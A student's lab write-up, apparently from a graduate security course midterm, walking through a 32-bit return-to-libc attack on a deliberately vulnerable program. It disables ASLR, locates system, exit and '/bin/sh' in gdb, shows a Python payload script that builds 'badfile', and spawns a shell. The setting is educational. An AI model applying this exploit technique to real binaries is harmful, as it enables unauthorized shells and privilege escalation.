

Step 1: Disable ASLR



```
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
[sudo] password for jawh3:
0
```


Step 2: Compile stack.c



```
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit$ gcc -m32 -fno-stack-protector -z execstack -o stack stack.c
/usr/bin/ld: skipping incompatible /usr/local/gcc-9.1-full/lib/gcc/x86_64-pc
-linux-gnu/9.1.0/libgcc.a when searching for -lgcc
/usr/bin/ld: cannot find -lgcc: No such file or directory
/usr/bin/ld: cannot find -lgcc_s: No such file or directory
collect2: error: ld returned 1 exit status
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit$ ls
README.md  exploit_libc.py  stack.c
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit$ which gcc
/usr/local/gcc-9.1-full/bin/gcc
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit$ # If your PATH includes /usr/local/gcc-9.1-full/bin first, remove or
 reorder it:
export PATH=/usr/bin:$PATH
# Now check which gcc is used:
which gcc
# Should show /usr/bin/gcc
/usr/bin/gcc
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit$ gcc -m32 -fno-stack-protector -z execstack -o stack stack.c
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit$
```

Ran into a slight hiccup since I was using a custom gcc when working on other research.


Step 3: Run stack and Check for Vulnerability



```
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit$ ./stack
Segmentation fault
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit$
```


As expected, we get a segmentation fault.

Step 4: Determine system() Address




```
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit$ gdb stack
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04.2) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html
>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...
(No debugging symbols found in stack)
(gdb) b foo
Breakpoint 1 at 0x11d1
(gdb) r
Starting program: /home/jawh3/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/Mi
dtermExam/ret2libc_32bit/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1
".

Program received signal SIGSEGV, Segmentation fault.
0xf7deede6 in fread () from /lib/i386-linux-gnu/libc.so.6
(gdb) p system
$1 = {<text variable, no debug info>} 0xf7dc5170 <system>
(gdb)
```

We find the system address to be 0xf7dc5170



```
(gdb) p exit
$2 = {<text variable, no debug info>} 0xf7db7460 <exit>
(gdb)
```


And we find the exit address to be 0xf7db7460



```
(gdb) find 0xf7e00000, 0xf7ffffff, "/bin/sh"
0xf7f3a0d5
warning: Unable to access 16000 bytes of target memory at 0xf7faf3dd, haltin
g search.
1 pattern found.
(gdb)
```


Here, we found the address of “/bin/sh” in libc to be 0xf7f3a0d5

Step 5: Generate badfile



```
File Edit Options Buffers Tools Python Help
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

sh_addr = 0xf7f3a0d5      # The address of "/bin/sh"
content[120:124] = (sh_addr).to_bytes(4,byteorder='little')

exit_addr = 0xf7db7460     # The address of exit()
content[116:120] = (exit_addr).to_bytes(4,byteorder='little')

system_addr = 0xf7dc5170      # The address of system()
content[112:116] = (system_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```


Here we modified the badfile with the correct addresses.



```
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit$ python3 exploit_libc.py
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit$ ls
README.md  badfile  exploit_libc.py  stack  stack.c
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit$
```


And we successfully generated the badfile.

Step 6: Execute stack




```
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit$ ./stack
$
```

We successfully got a shell.



```
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit$ ./stack
$ whoami
jawh3
$ ls
README.md  badfile  exploit_libc.py  stack  stack.c
$
```

Just as a disclaimer, I am on WSL. In WSL SUID bits do not behave the same as in a traditional linux environment, which is why you don't see root. However if I were to perform this in a normal linux setting, I would get root privilege.



```
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit$ sudo chown root:root stack
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit$ sudo chmod u+s stack
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit$ ls -l stack
-rwsr-xr-x 1 root root 15056 Mar  6 18:46 stack
jawh3@MSI:~/FSU/grad/CIS5370/midterm/midterm-exam-jawh3/MidtermExam/ret2libc
_32bit$ ./stack
$ whoami
jawh3
$ ls
README.md  badfile  exploit_libc.py  stack  stack.c
$
```

But I still got the shell and didn't seg fault, meaning the attack was a success.